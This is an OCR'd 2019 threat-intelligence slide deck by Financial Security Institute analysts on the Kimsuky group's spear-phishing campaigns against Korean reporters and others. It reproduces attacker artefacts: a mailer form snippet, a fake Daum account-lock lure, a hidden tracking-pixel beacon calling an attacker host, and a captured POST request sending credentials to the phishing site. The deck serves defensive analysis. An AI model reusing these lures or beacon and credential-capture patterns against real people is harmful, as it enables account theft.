Kimsuky Group : Track the King of the Spear-Phishing

2019.10.04

Jaeki Kim,

Kyoung-Ju Kwak,

Min-Chang Jang

@Financial Security Institute

About Me


- JAEKI KIM (a.k.a JACK2)
  - Malware & Threat Analysis
    - Computer Emergency Analysis Team @FSI (2016~)
  - Main Author of Threat Intelligence Report 'Campaign DOKKAEBI'
    - Speaker of DOKKAEBI: Documents of Korean and Evil Binary @VB2018
  - Digital Forensic
    - CECRC @NEC(National Election Commission) (2016)
  - M.S. degree - Information Security
    - SANE Lab, Korea University (2014 ~ 2016)
  - Interest in Analysis
    - Mentor of Best of the Best(B.O.B) Program (Vulnerability Analysis Track) @KITRI
    - Member of "KOREANBADASS", "SeoulPlusBadass" Team @DEFCON CTF Finalist (2017, 2018, 2019)
  - SNS(facebook,twitter) @2runjack2

About Me

- Kyoung-ju KWAK
  - Manager of FSI Threat Analysis Team (~Jan.2019)
  - Manager of FSI Security Operations Center (Current)
  - Adjunct Professor, Department of Forensics,
    @SungKyunKwan University
  - Main Author of Threat Intelligence Report
    “Campaign Rifle : Andariel, The Maiden of Anguish”
  - Member of National Police Agency Cybercrime Advisory Committee
  - Speaker of {Blackhat, Kaspersky SAS, Kaspersky CSW , PACSEC, HITCON, HACKCON, ISCR, etc}
  - SNS(facebook,twitter) @kjkwak12

About Me

- **Min-Chang Jang (a.k.a OSIRIS)**



A manager of CEAT

Computer Emergency Analysis Team @FSI (2014~)

Main Author of Threat Intelligence Report 'Shadow Voice'

A graduate student (M.S degree)

SANE Lab, Korea University (2014 ~ Now)

Served in the Korea NAVY CERT

Interest in Extreme Sports

Speaker of {BlackHat Europe & Asia, KIMCHI CON, CODE BLUE}


SNS (fb: mins4416, twt: 051R15)

About Us

- **Threat Intelligence Report**

  http://www.fsec.or.kr/user/bbs/fsec/163/344/bbsDataList.do

  ANDARIEL (2017.07), DOKKAEBI(2018.08), ShadowVoice (2018.12)



Contents

Contents

About Me

- JAEKI KIM (a.k.a JACK2)
  - Malware & Threat Analysis
    - Computer Emergency Analysis Team @FSI (2016~)
  - Main Author of Threat Intelligence Report 'Campaign DOKKAEBI'
    - Speaker of DOKKAEBI: Documents of Korean and Evil Binary @VB2018
  - Digital Forensic
    - CECRC @NEC(National Election Commission) (2016)
  - M.S. degree - Information Security
    - SANE Lab, Korea University (2014 ~ 2016)
  - Interest in Analysis
    - Mentor of Best of the Best(B.O.B) Program (Vulnerability Analysis Track) @KITRI
    - Member of "KOREANBADASS", "SeoulPlusBadass" Team @DEFCON CTF Finalist (2017, 2018, 2019)
  - SNS(facebook,twitter) @2runjack2

DOKKAEBI:
Documents of Korean and Evil Binary

2018.10.03

Jaeki Kim,


Kyoung-Ju Kwak,

Min-Chang Jang

@Financial Security Institute

Introduction

- Campaign DOKKAEBI
  - A set of Operation carried out by Threat Groups
    - using malicious Hangul documents for some particular purpose
  - Related Threat Groups
    - Bluenoroff, Kimsuky, Scarcruft



Introduction

virus BULLETIN

▪ Related Threat Groups

Threat Group	Target	Purpose	Activity Time	Major Incident
Bluenoroff	Global and Korean domestic financial companies Officials and users of crypto-currency exchanges	Confidential information takeover and monetary gain (SWIFT, crypto-currency)	2015 ~	SWIFT illegal transaction of central bank of Bangladesh
Kimsuky	Infrastructure, Government, North Korean defectors and politicians	Information gathering and social confusion	2013 ~	KHNP cyber terrorism (2014)
Scarcruft	Diplomatic and North Korean Human Rights Organizations and People	Information gathering and information destruction purposes	2016 ~	Attack using Flash Zero Day (CVE-2016-4171, CVE-2018-4878)

Introduction

virus BULLETIN

▪ Related Threat Groups

Threat Group	Target	Purpose	Activity Time	Major Incident
Kimsuky	Infrastructure, Government, North Korean defectors and politicians	Information gathering and social confusion	2013 ~	KHNP cyber terrorism (2014)

KOREA HYDRO & NUCLEAR POWER CO., LTD
KHNP

Introduction

- Kimsuky Group
  - The kimsuky operation: a north korean apt? (Kaspersky, 2013.09)

Introduction

- Kimsuky Group
  - The kimsuky operation: a north korean apt? (Kaspersky, 2013.09)
  - KHNP (Korea Hydro & Nuclear Power) cyber terrorism attacks (2014.12)

Introduction

- Kimsuky Group
  - The kimsuky operation: a north korean apt? (Kaspersky, 2013.09)
  - KHNP (Korea Hydro & Nuclear Power) cyber terrorism attacks (2014.12)
  - Still active as of 2019

Contents

Related Cases

- 2019.01. ~

The Korea Times ☰ All

National

Politics Diplomacy Defense Labor & Environment Law & Crime Health & Welfare Embassy Seoul & Provinces Education
Foreign Communities Obituaries

Politics

South Korean reporters get malware emails; North Korea suspected

The email titled "TF reference info" with a compressed file attached was sent to more than 70 reporters, mostly members of the unification ministry's press corps, earlier in the day. It was sent through a private email address from a person named "Yoon Hong-geun." The ministry suspects it contains malicious code designed for hacking.

"Since the start of this year, many hacking attempts and cyberattacks have been carried out by those disguising themselves as the government and the

Reference : https://www.koreatimes.co.kr/www/nation/2019/01/356_261573.html

Related Cases

제목 : 윤홍근
날짜 : 2019년 01월 07일 (월) 01:21
제목 : RE: TF 참고자료
받는사람 :

more than 70 reporters

대용량파일 1개 (1.98MB) ~ 2019.02.06 (30일 보관, 100회 다운로드 가능)

TF 참고.zip (1.98MB)

TF 참고되시길~~

*언론사별 브랜드 관련해서 관리 잘해주시고~ (비번은 "tf")

- **Known as Variously Operations**
  - **Cobra Vennom, Kitty Phishing, Kabar Cobra …**

Reference : https://blog.alyac.co.kr/2066
https://threatrecon.nshc.net/2019/01/30/operation-kitty-phishing/
https://global.ahnlab.com/global/upload/download/techreport/[Analysis_Report]Operation%20Kabar%20Cobra%20(1).pdf
Kimsuky Attacks Journalist and a Cryptocurrency Business in South Korea (2019.02.11, Kaspersky)

Contents

Toolset characteristics


- Server-side Toolkits & Malware

Toolset characteristics

- Server-side Toolkits (for Spear-Phishing)
  - 1) Mailer – shape
  - 2) Mailer – core
  - 3) Beaconer
  - 4) Phisher
  - 5) Logger

Toolset characteristics


- Server-side Toolkits
  - 1) Mailer – shape



Toolset characteristics

- Server-side Toolkits

  - 2) Mailer – core




```
<!DOCTYPE html>
<html lang="ja">
<head>
    <meta charset="utf-8">
    <META http-equiv="Content-Language" CONT
    <meta name="product" content="Metro UI CS
    <meta name="description" content="Time-Sp
    <meta name="author" content="Time-Space">
    <meta name="keywords" content="js, css, m
</head>
<body>
<form method="post" name="frm" id="frm" action="mail_ok.php" enctype="multipart/form-data" >
<table>
  <tr>
        <td>송신자이름</td>
        <td>
        <input type="text" name="from_name" id="from_name" placeholder="송신자명" size="35" >
        </td>
      </tr>
  </tr>
```

Toolset characteristics

- Server-side Toolkits (for Spear-Phishing)

  - 3) Beaconer
  - 4) Phisher
  - 5) Logger

Toolset ch

- Server-side
  - 3) Beaconer
  - 4) Phisher

Daum고객센터 2019년 4월 3일 오전 8:32

[시스템 공지]회원님의 계정이 차단됩니다

받는 사람: 53g[redacted]@hanmail.net

D

Daum 고객센터

회원님의 계정이 차단됩니다

회원님의 다음 계정 53g***** 의 비밀번호가 상당 오랫동안(6개월) 변경안되었습니다.

현재 고객님의 비밀번호가 타인에게 노출되었을 수 있습니다.

Daum개인정보처리약관에 따라 비밀번호를 변경하지 않으면 시스템이 계정 사용 정지로 여기고 자동적으로 차단할것입니다.

계정을 제대로 사용하도록 하기 위하여 비밀번호를 다시 설정하세요.

시스템이 7근무일안에 이 계정을 차단할것입니다.

비밀번호 변경 바로가기


http://user-manage-center.hol.es/login/?m=viewChangePasswd&menu=security&token_help=[redacted]

다음 계정 보안과 관련해 궁금한 점이 있으시면 고객센터로 문의주시기 바랍니다.

```
163     <tr>
164       <td height="20"></td>
165     </tr>
166   </tbody></table><img src="http://user-manage-center.hol.es/login/reading.php?uid=53g[redacted]" width="0px"
      height="0px" style="display:none">
167
```

Toolset characteristics

- Server-side (for Spear-Phishing)



- 4) Phisher
- 5) Logger


```
POST http://user-manage-center.hol.es/login/?m=viewChangePasswd&menu=security&token_
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, i
Referer: http://user-manage-center.hol.es/login/?m=viewChangePasswd&menu=security&to
Accept-Language: ko-KR
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; S
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: user-manage-center.hol.es
Content-Length: 176
Connection: Keep-Alive
Pragma: no-cache
Cookie: _ga=GA1.2.1456522618.1554341749; _gid=GA1.2.190182629.1554341749
```

Current Password : 123qweasd New Password : 123qweasdzxc

```
password=123qweasd&textPassword=123qweasd&newPassword=123qweasdzxc
&textNewPassword=123qweasdzxc&PAGEID=&uid=53g[redacted]
&upw=123qweasd&new_pw=123qweasdzxc&conf_pw=123qweasdzxc&stp=
```

uid : [E-mail ID of Target]

- 5) Logger

